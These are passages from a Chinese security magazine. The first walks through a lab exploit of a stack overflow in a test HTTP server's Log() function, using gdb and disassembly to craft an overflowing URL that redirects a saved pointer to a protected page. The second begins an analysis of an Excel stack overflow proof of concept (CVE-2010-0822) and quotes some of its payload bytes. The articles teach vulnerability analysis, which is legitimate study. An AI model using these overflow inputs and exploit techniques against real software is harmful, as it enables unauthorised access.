


图 4　浏览器访问 secretpage.html

然后调试 http，在另一个终端中，使用命令 PS -A 查看 http 进程号。然后在 gdb 中使用命令 attach [进程号]开始调试。

在 http.c 中的 99 和 127 行设置断点，命令为“b 99”和“b 127”。

使用浏览器访问“http://127.0.0.1:8000/autherror. html”，程序在断点处（99 行）暂停。

查看 tempdata，ptr 以及 sockfd 的地址，命令为“print &tempdata”，“print &ptr”，“print &sockfd”，结果如图 5 所示。可以看到 tempdata 的地址为 0x804a500，该地址将在攻击中被用到。另外可以看到，ptr 被存放在寄存器 ebx 中，sockfd 被存放在寄存器 esi 中。这种存放方式使得本文的攻击成为可能。

```
Breakpoint 1, serverconnection (sockfd=4) at http.c:99
99                  tmpsock = sockfd;
(gdb) print &tempdata
$1 = (char (*)[8192]) 0x804a500
(gdb) print &ptr
Address requested for identifier "ptr" which is in register $ebx
(gdb) print &sockfd
Address requested for identifier "sockfd" which is in register $esi
(gdb)
```

图 5　查看 tempdata，ptr 以及 sockfd 的地址

继续让程序运行至第二个断点处（127 行）。查看 tempdata 和 ptr 的内容，命令为“print tempdata”和“print ptr”，结果如图 6 所示。可以看出 tempdata 保存了完整的客户端 URL 请求，ptr 保存了客户端请求的页面。

```
(gdb) print tempdata
$3 = "GET /autherror.html HTTP/1.1\r\nHost: 127.0.0.1:8000\r\nUser-Agent: Mozilla/5.0 (X11; U; Linux
 i686; zh-CN; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunty) Firefox/3.0.8\r\nAccept: text/html,a
pplication/x"...

(gdb) print ptr
$4 = 0xbf826414 "/autherror.html"
```

图 6　查看 tempdata 和 ptr 的内容

之前提到，该 HTTP 服务器的漏洞存在于 Log()函数中。现在，我们来分析下漏洞在哪以及如何使用。使用 objdump 导出 http 的汇编代码，命令为 objdump -d http > http-asm。查看 Log()的汇编代码，如图 7 所示。

```
080489c7 <Log>:
 80489c7:       55                      push   %ebp
 80489c8:       89 e5                   mov    %esp,%ebp
 80489ca:       56                      push   %esi
 80489cb:       53                      push   %ebx
 80489cc:       8d 45 0c                lea    0xc(%ebp),%eax
 80489cf:       8d 9d 28 ff ff ff       lea    -0xd8(%ebp),%ebx
 80489d5:       81 ec b0 02 00 00       sub    $0x2b0,%esp

 8048a50:       81 c4 b0 02 00 00       add    $0x2b0,%esp
 8048a56:       5b                      pop    %ebx
 8048a57:       5e                      pop    %esi
 8048a58:       5d                      pop    %ebp
 8048a59:       c3                      ret
```

图 7　函数 Log()的汇编代码

我们发现在 Log()刚开始执行的操作中有 push %esi 和 push %ebx；在结束时有 pop %ebx 和 pop %esi。结合之前看到的 ebx 中存放 ptr，esi 中存放 sockfd，我们可以知道，在函数 Log()被调用时，其首先保存了 ptr 和 sockfd 的值，而在结束时将这两个值弹出。考虑到 ptr 指向了客户端访问的页面，因此如果能够操作 ptr 的值，则我们就可以访问任何想要访问的页面。

查看 Log()的源码，发现局部变量“char temp[200]”用来暂存传给 Log()的数据，而在操作该变量时并未做边界检查。因此可以构造足够大的恶意内容来填充 temp，并淹过 temp 的边界从而覆盖栈中数据。通过图 7 我们可以看到。与 temp 邻接的数据为“push %esi”和“push %ebx”压入栈的 ptr 和 sockfd。因此，通过 temp 溢出来操作 ptr 是可行的。

此处需要注意的是，sockfd 是和 ptr 保存在相邻位置的。我们在覆盖 ptr 的时候也会覆盖 sockfd，这会导致缓冲溢出成功后，客户端和服务器间将无法正常通信，因为 sockfd 被覆盖了。为了解决这个问题，我们用了一个 tmpsock 来暂存 sockfd（http.c 中第 99 行）。如果只加上这一行并不会解决问题。由于编译器的优化策略，tmpsock 会被丢弃。我们还需要做些修改。在 http.c 中第 130 和 131 行，我们用 sockfd 代替了原来的变量 tno。

根据 step 2 的分析，我们可以开始构造恶意 URL 了。本实验中恶意 URL 的实行为"AA…AAA/xda/xa5/x04/x08/n/n//secretpage.html"。其中，“AA…AAA”是一个足够长的字符串 A，用来填充 Log()中的 temp。/xda/xa5/x04/x08 是“/secretpage.html”在“tempdata”中的存储地址。此处没有详细地讲恶意 URL 的构造过程，读者可以尝试着自己调试去理解。

在函数 Log()调用前，“ptr”指向“AA...AAA/x00/xa5/x04/x08/”，该请求能够通过 http 中 check_authentication()的访问控制。查看 tempdata 和 ptr 的内容，如图 8 所示。

```
(gdb) print tempdata
$5 = "GET ", 'A' <repeats 208 times>, "ڥ004\b\n\n/secretpage.html", '\0' <repeats 21 times>, "ORDER
=3 COLS=1 WIDTH=\"75%\" BGCOLOR=\"#88FFFF\" NOSAVE >\n<tr>\n<td>\n<center>\n<h2>\n\n<u>Authenticatio
n Error</u></h2></center>\n\n<center><b>You are reqesting a p"...

(gdb) print ptr
$6 = 0xbf826414 'A' <repeats 200 times>...
```

图 8　攻击过程中，函数 Log()调用前 tempdata 和 ptr 指向的内容

我们已经知道 ptr 指向的地址存放于寄存器 ebx 中，因此我们也看下 ebx 中存放的 ptr 指向的地址是什么。查看命令为“info register ebx”，结果如图 9 所示。

```
(gdb) info register ebx
ebx            0xbf826414       -1081973740
```

图 9　攻击过程中，函数 Log()调用前 ptr 指向的地址

在函数 Log()中，“AA...AAA/x00/xa5/x04/x08/”淹没了 temp 并用“/xda/xa5/x04/x08/”覆盖了压入栈的 ptr 指向的地址。攻击后，查看 ptr 的内容和地址如图 10 所示。可以看到，ptr 指向的内容已经变成了“/secretpage.html”。

```
(gdb) print ptr
$7 = 0x804a5da "/secretpage.html"
(gdb)
```

图 10　攻击过程中，函数 Log()调用后 ptr 指向的内容和地址

完整的攻击程序见 attak.c。

attack.c 实现了本实验中用到的攻击方法。其编译命令为“gcc attack.c -o attack”。在编译之前，将 tempdata 的地址填写到 attack.c 中第 70 行处的 address。

在终端中运行攻击程序，命令为“./attack 127.0.0.1”，可以看到效果如图 11 所示。




图 11　运行攻击程序 attack 时终端中的效果

攻击成功后，可以看到效果如图 12 所示，同时可以看到获取到的 secretpage.html（命名为 downloaded.html）如图 13 所示。




图 12　攻击成功后，终端中的效果





图 13 攻击成功后，得到保存为 downloaded.html 的 secretpage.html 页面

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编
关键词 Excel、栈溢出



探秘 Excel 对象堆栈溢出漏洞

文/图　木木

最近 Office 好像很不太平，微软发布了一个补丁，修补了 Office 中 14 个漏洞，相对以往的漏洞大都出现在 Word 中的情况不同，这次的漏洞有 13 都是出在 Excel 中的。这次的漏洞对于 Excel 2002 Service Pack3 这个版本影响比较大，其中能执行远程代码的高危漏洞达到了 12 个，相对来说对于 Excel 2003 Service Pack3 和 Excel 2007 Service Pack1 和 Excel 2007 Servcice Pack2 的影响较小，可以执行远程代码的高危漏洞也都有 3 个。另外，Office Excel 2010 是不受影响的。最近网上有人发布了针对 Excel 对象堆栈溢出这个漏洞的 Office 2007-12.0.4518.1014 这个版本的利用代码，我下载研究了一下，在此，写出来与大家共享。

漏洞分析

这段 POC 代码是用 Python 写的，执行后会生成一个名为 webDEViL-CVE-2010-0822.xls 的文档，直接双击文档就弹出了计算器（图 1）




图 1

这说明是利用成功了。既然是堆栈溢出，利用的思路就有两种，一种是覆盖返回值，一种是覆盖 SHE 异常链，那么这段 POC 的利用方式是哪一种呢？这就需要具体分析一下 POC 了，鉴于这段 POC 比较长，在这里就不贴出全部代码了，只贴出关键的部分：

```
##############################################################
#Fill EAX,EBX,ECX with this!
wD+="b4631300"
##############################################################
##############################################################
#mov     eax,dword ptr [ecx]
wD+="a8631300"
# call     dword ptr [eax+10h]
wD+="f4651300"
##############################################################
```

从这两句关键代码中，我得到的只有疑惑不解，根据以往的经验，在堆栈溢出的 POC 中应该有 jmp esp，nseh ，seh 等字眼，分别代表覆盖返回值的数值和覆盖 SHE 链的数值。要想弄明白漏洞形成的原理，只要把这些数值改一下，然后用调试器加载有漏洞的软件，用软件打开精心构造的文件，程序就会断在有漏洞的函数上，在进行代码分析，就可以弄清楚漏洞形成的原因了。可是上面的代码并没有熟悉的东西，那么上面的方法就不能用了。没关系我们可以采用另外一种方法，有时候，网上在公布漏洞的时候会公布一些细节信息，比如：xx 软件的 xx.dll 中的 xx 函数在进行数据时，没有进行检查，恶意攻击者提交超长参数，导致溢出发生。如果有这样的细节信息，就可以

直接在那个函数上下断点，然后进行分析。可是对于这个漏洞，在网上能找到细节信息很少，并没有具体到哪个函数出了问题，那么这条路还是走不通。那就再找一条别的路吧！首先，可以确定是堆栈溢出，虽然根据上面的 POC，找不到传统堆栈溢出的痕迹，但肯定是堆栈溢出，因为微软总不可能把这个搞错吧！猜测应该是比较新颖的堆栈溢出利用形式。既然是堆栈溢出，就是当将内存中的数据读入到堆栈中时发生的，而当溢出发生时，溢出点应该在距离 ShellCode 不远的地方，而且 ShellCode 通常当做填充堆栈的一部分数据，关键就在这个地方，如果能找到 ShellCode 在内存中的地址，在那里下断点，就能找到是哪个函数将读入堆栈的，也就找到了有漏洞的函数。这种方法虽然麻烦，但他比前两种方法好用，因为通常我们在网上下载的 POC 都是有问题的，它只能让我们得到一个异常，要想知道是哪个函数出现了异常，还需要进一步调试。再者，一般网上公布的漏洞的细节信息是很少的，能够具体到是哪个函数出现漏洞的则少之又少。因此，第三种方法可以说是最可靠的方法了。既然有了思路，就开始实践吧！首先，需要确定出 ShellCode 在内存中的地址并下断点（图 2）。




图 2

ShellCode 是从内存 05f00cf0 这个地方开始的，在这里下一个硬件访问断点。然后点运行，程序在被成功断下（图 3）。




图 3

根据调试器的提示信息，ShellCode 被复制到了内存 30f0fb30，这个函数当然不是我们想要找的函数，我们想要的函数应该把 ShellCode 读入堆栈中，这时我们要去内存 30f0fb30 处，下第二个硬件访问断点，因为这里也有 ShellCode 的数据，为了防止函数从这里将 ShellCode 读入堆栈，这里也必须有一个断点。下好第二个断点后，单击三次"运行"按钮后，断在了如图 4 所示的地方。

